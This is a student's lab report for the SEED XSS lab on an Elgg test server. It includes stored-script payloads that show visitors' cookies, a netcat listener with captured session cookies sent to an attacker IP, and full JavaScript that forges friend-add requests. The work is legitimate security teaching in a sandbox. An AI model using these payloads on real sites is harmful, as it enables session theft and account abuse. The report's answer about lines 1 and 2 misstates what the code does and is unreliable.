

Information Security – UE20CS346

| | | |
|---------------------|-----------------------|-----------|
| SRN : PES1UG20CS825 | NAME : PREM SAGAR J S | SEC : 'H' |
|---------------------|-----------------------|-----------|

Lab Assignment – 8

Cross-Site Scripting (XSS) Attack lab

User accounts – We have created several user accounts on the Elgg server.

| Username | Password |
|----------|-------------|
| admin | seedelgg |
| alice | seedalice |
| boby | seedboby |
| charlie | seedcharlie |
| samy | seedsamy |

Task 1: Posting a Malicious Message to Display an Alert Window

To complete Task 1 on your Elgg profile, you need to add a JavaScript program that will display an alert window when someone visits your profile. To do this, you can copy and paste the following code into the brief description section of your profile:


```
<script>alert('XSS');</script>
```

This program will then execute whenever someone views your profile, and an alert window will appear on their screen.

- Login as Samy in www.seed-server.com
- Click on your profile and Edit Profile.


The screenshot shows a web browser window with the address bar displaying www.seed-server.com/profile/samy. The page header is blue with the text 'Elgg For SEED Labs' and navigation links: Blogs, Bookmarks, Files, Groups, Members, and More. A search bar, a mail icon, and an 'Account' dropdown menu are also present. The main content area shows the profile of 'Samy'. On the left is a profile picture of a person wearing a black hat and sunglasses. To the right of the picture is a large text box labeled 'Brief description'. Above this text box are two buttons: 'Edit avatar' and 'Edit profile'. At the bottom right of the profile section is a link that says 'Add widgets' with a gear icon.

- In the brief description, enter the below JS code and save
`<script>alert(' XSS');</script>`



The screenshot shows the 'Edit profile' page for a user named 'Samy' on the website 'www.seed-server.com'. The page has a dark blue header with navigation links like 'Elgg For SEED Labs', 'Blogs', 'Bookmarks', 'Files', 'Groups', 'Members', and 'More'. The main content area is white. On the left, there's a 'Display name' field with 'Samy', an 'About me' text area with a rich text editor, a 'Public' dropdown menu, and a 'Brief description' field containing the code `<script>alert('XSS');</script>` with another 'Public' dropdown. On the right, there's a sidebar with a user profile card for 'Samy' (with a hat icon), buttons for 'Edit avatar' and 'Edit profile', and sections for 'Change your settings', 'Account statistics', 'Notifications', and 'Group notifications'.

- When anyone views Samy's profile you should see the alert window pop up.



Task 2: Posting a Malicious Message to Display Cookies


To complete Task 2 on your Elgg profile, you need to insert a JavaScript program that will display the cookies of anyone who views your profile in an alert window. To do this, you need to log in to www.seed-server.com as Samy, and then navigate to your profile and click the edit button.

Once you are in the edit profile section, you need to copy and paste the following code into the brief description field:


```
<script>alert(document.cookie);</script>
```

This program will then execute whenever someone views your profile, and an alert window will appear displaying the cookies of the person who is viewing your profile.

- Login as Samy in www.seed-server.com
- Click on your profile and then edit your profile.
- In the brief description section enter the below script
<script>alert(document.cookie);</script>



- When you view your profile, the user's cookie will be displayed in the alert window.
- You can logout and go to another profile e.g Alice, and view Samy's profile.



Task 3: Stealing Cookies from the Victim's Machine


The previous task involved the attacker creating a malicious JavaScript code that could display the user's cookies, but only the user could view them, and not the attacker. However, in this task, the attacker wants to obtain the user's cookies and send them to himself/herself.

To accomplish this, the attacker's JavaScript code needs to send an HTTP request to the attacker's machine, with the user's cookies appended to the request. One way to achieve this is by inserting an `` tag into the malicious JavaScript code and setting its `src` attribute to the attacker's machine.

When the browser attempts to load the image from the URL in the `src` attribute, it sends an HTTP GET request to the attacker's machine. The JavaScript code provided below sends the cookies to the attacker's machine (with IP address 10.9.0.1) on port 5555, where the attacker has a TCP server waiting to receive the cookies.

Follow the below steps -

- Login as **Samy** in www.seed-server.com
- Click on your profile and then edit your profile.
- In the **About me** section (click on Edit HTML) enter the below script



- Now open the seed VM terminal and run the following commands -

Command:

```
$ nc -lknv 5555
```

Attackers often use a program called netcat (or nc) that functions as a TCP server and listens for incoming connections on a specific port when it is run with the "-l" option.


This program allows the server to receive data from the client and send data back to the client, depending on what the user running the server types. Essentially, whatever is sent by the client is printed out by the server program, and whatever is typed by the user running the server is sent to the client.

- Now refresh Samy's profile page, you should see the request captured on the Seed Terminal.

```
PES1UG20CS825:Prem Sagar J S:~/.../Labsetup
$nc -lknv 5555
Listening on 0.0.0.0 5555
Connection received on 10.0.2.15 56286
GET /?c=Elgg%3Dfc5ti3pgv9rdjr2vq0aa53fams HTTP/1.1
Host: 10.9.0.1:5555
User-Agent: Mozilla/5.0 (X11; Ubuntu; Linux x86_64; rv:83.0) Gecko/20100101 Firefox/83.0
Accept: image/webp,*/*
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Connection: keep-alive
Referer: http://www.seed-server.com/profile/samy

Connection received on 10.0.2.15 56316
GET /?c=Elgg%3Dfc5ti3pgv9rdjr2vq0aa53fams HTTP/1.1
Host: 10.9.0.1:5555
User-Agent: Mozilla/5.0 (X11; Ubuntu; Linux x86_64; rv:83.0) Gecko/20100101 Firefox/83.0
Accept: image/webp,*/*
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Connection: keep-alive
```

- Go ahead and login into Alice's profile and view Samy's Profile, you should see Alice's cookie captured in the terminal.



```
PES1UG20CS825:Prem Sagar J S:~/.../Labsetup
$nc -lknv 5555
Listening on 0.0.0.0 5555
Connection received on 10.0.2.15 56624
GET /?c=Elgg%3D200nomir6pkqihb532mul72qtu HTTP/1.1
Host: 10.9.0.1:5555
User-Agent: Mozilla/5.0 (X11; Ubuntu; Linux x86_64; rv:83.0) Gecko/20100101 Firefox/83.0
Accept: image/webp,*/*
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Connection: keep-alive
Referer: http://www.seed-server.com/profile/samy
```

Task 4: Becoming the Victim's Friend

In this task, we will be creating a similar attack to the Samy Worm that was used on MySpace in 2005. Our goal is to create an XSS worm that adds Samy as a friend to any user who visits his page.

However, in this task, we are only focusing on creating a malicious JavaScript program that can forge HTTP requests from the victim's browser without the attacker's involvement. The aim of the attack is to add Samy as a friend to the victim.

To carry out the CSRF attack, we first need to know how a legitimate user adds a friend in Elgg. We can use the HTTP Header Live Tool to examine the HTTP request message sent by the browser when a user adds a friend. By analyzing the request, we can identify all the necessary parameters that need to be included in the CSRF attack to successfully add Samy as a friend for the victim.


➤ Login as Samy and Open the Http Header Live extension.

The screenshot shows a web browser window with the address bar displaying `www.seed-server.com/profile/boby`. The page title is "Elgg For SEED Labs". A green notification box at the top right says "You have successfully added Boby as a friend." The profile of "Boby" is shown, featuring a cartoon character wearing a yellow hard hat and blue overalls. Below the profile, there are buttons for "Remove friend" and "Send a message".

The "HTTP Header Live" extension is open, showing the following details:

- URL: `http://www.seed-server.com/action/friends/add?f`
- Host: `www.seed-server.com`
- User-Agent: `Mozilla/5.0 (X11; Ubuntu; Linux x86_64; rv:83.0)`
- Accept: `application/json, text/javascript, */*; q=0.01`
- Accept-Language: `en-US,en;q=0.5`
- Accept-Encoding: `gzip, deflate`
- X-Requested-With: `XMLHttpRequest`
- Connection: `keep-alive`
- Referer: `http://www.seed-server.com/profile/boby`
- Cookie: `Elgg=8qss21ej5err5n6unkdkqd5l2v`
- GET: `HTTP/1.1 200 OK`
- Date: `Wed, 12 Apr 2023 04:28:14 GMT`
- Server: `Apache/2.4.41 (Ubuntu)`
- Cache-Control: `must-revalidate, no-cache, no-store, private`
- expires: `Thu, 19 Nov 1981 08:52:00 GMT`
- pragma: `no-cache`
- x-content-type-options: `nosniff`
- Vary: `User-Agent`
- Content-Length: `386`
- Keep-Alive: `timeout=5, max=87`
- Connection: `Keep-Alive`
- Content-Type: `application/json; charset=UTF-8`

At the bottom of the extension, there are buttons for "Clear", "Options", "File Save", "Record Data" (checked), and "autoscroll".



➤ Add Bob as a friend and view the request.

You should see a URL like this – <http://www.seed-server.com/action/friends/add?friend=58>

The number at the end is the user's guid. We now need to find Samy's guid in order to make other user's add Samy as a friend.

- Go to Samy's profile
- View the page source, and search for guid.

```
</div></span></div></div></div><div class="elgg-layout-widgets" data-page-owner-guid="59"><nav class="elgg-menu-container elgg-menu-title-widgets-container" data-menu-name-
require(['elgg/widgets'], function (widgets) {
  widgets.init();
})
```

Note down Samy's guid, now it's time for us to construct the attack. The below code should be placed in the "About Me" field of Samy's profile page.

This field provides two editing modes: Editor mode (default) and Text mode. The Editor mode adds extra HTML code to the text typed into the field, while the Text mode does not. Since we do not want any extra code added to our attacking code, the Text mode should be enabled before entering the above JavaScript code. This can be done by clicking on "Edit HTML", which can be found at the top right of the "About Me" text field.

59 shown here is Samy's guid, which you would've got in the previous step.

← → ↻ 🏠 🔒 www.seed-server.com/profile/samy/edit ... 🛡️ ☆ 📄 📷 📧 🌐 ☰

Edit profile


Display name

About me

[Embed content](#) [Visual editor](#)

```
<script type="text/javascript">
window.onload = function () {
var Ajax=null;
var ts="&__elgg_ts="+elgg.security.token.__elgg_ts; // 1
var token="&__elgg_token="+elgg.security.token.__elgg_token; // 2
//Construct the HTTP request to add Samy as a friend.
var sendurl= " http://www.seed-server.com/action/friends/" + "add?friend=59" + ts + token ;
//Create and send Ajax request to add friend
Ajax=new XMLHttpRequest();
Ajax.open("GET", sendurl, true);
Ajax.send();
}
</script>
```

Public

 **Samy**

[Edit avatar](#)
[Edit profile](#)

[Change your settings](#)
[Account statistics](#)

[Notifications](#)
[Group notifications](#)

After saving the JavaScript code in the "About Me" field of Samy's profile, the user should navigate to the friends section to confirm that Samy has been successfully added as a friend.


If the user logs out and logs in as Alice, they should be able to view Samy's profile and also see that Samy has been added as a friend in the friend's section.

← → ↻ 🏠 🔒 www.seed-server.com/friends/alice ... 🛡️ ☆ 📄 📷 📧 🌐 ☰

Elgg For SEED Labs Blogs Bookmarks Files Groups Members More ▾ Search 🔍 📧 👤 Account ▾

Alice's friends


No friends yet.

 **Alice**
[Blogs](#)

← → ↻ 🏠 🔒 www.seed-server.com/profile/samy ... 🛡️ ☆ 📄 📷 📧 🌐 ☰


Elgg For SEED Labs Blogs Bookmarks Files Groups Members More ▾ Search 🔍 📧 👤 Account ▾

Samy



[Remove friend](#) [Send a message](#)

About me



Questions –

1. Explain the purpose of Lines 1 and 2, why are they needed?

The first and second lines of the JavaScript code define a function that will run when the browser window has finished loading. This function is enclosed in curly braces and will automatically modify the victim's profile when they visit the attacker's webpage.

This is accomplished through the use of the `window.onload` function, which initiates the profile modification without requiring any input from the victim. In the case of an XSS worm, this can be a harmful tactic used by attackers to exploit vulnerable websites and compromise user data.

2. If the Elgg application only provides the Editor mode for the "About Me" field, i.e., you cannot switch to the HTML mode, can you still launch a successful attack?

If the "About Me" field in the Elgg application only allows the Editor mode and doesn't permit switching to HTML mode, it would be more difficult for an attacker to carry out a successful attack.

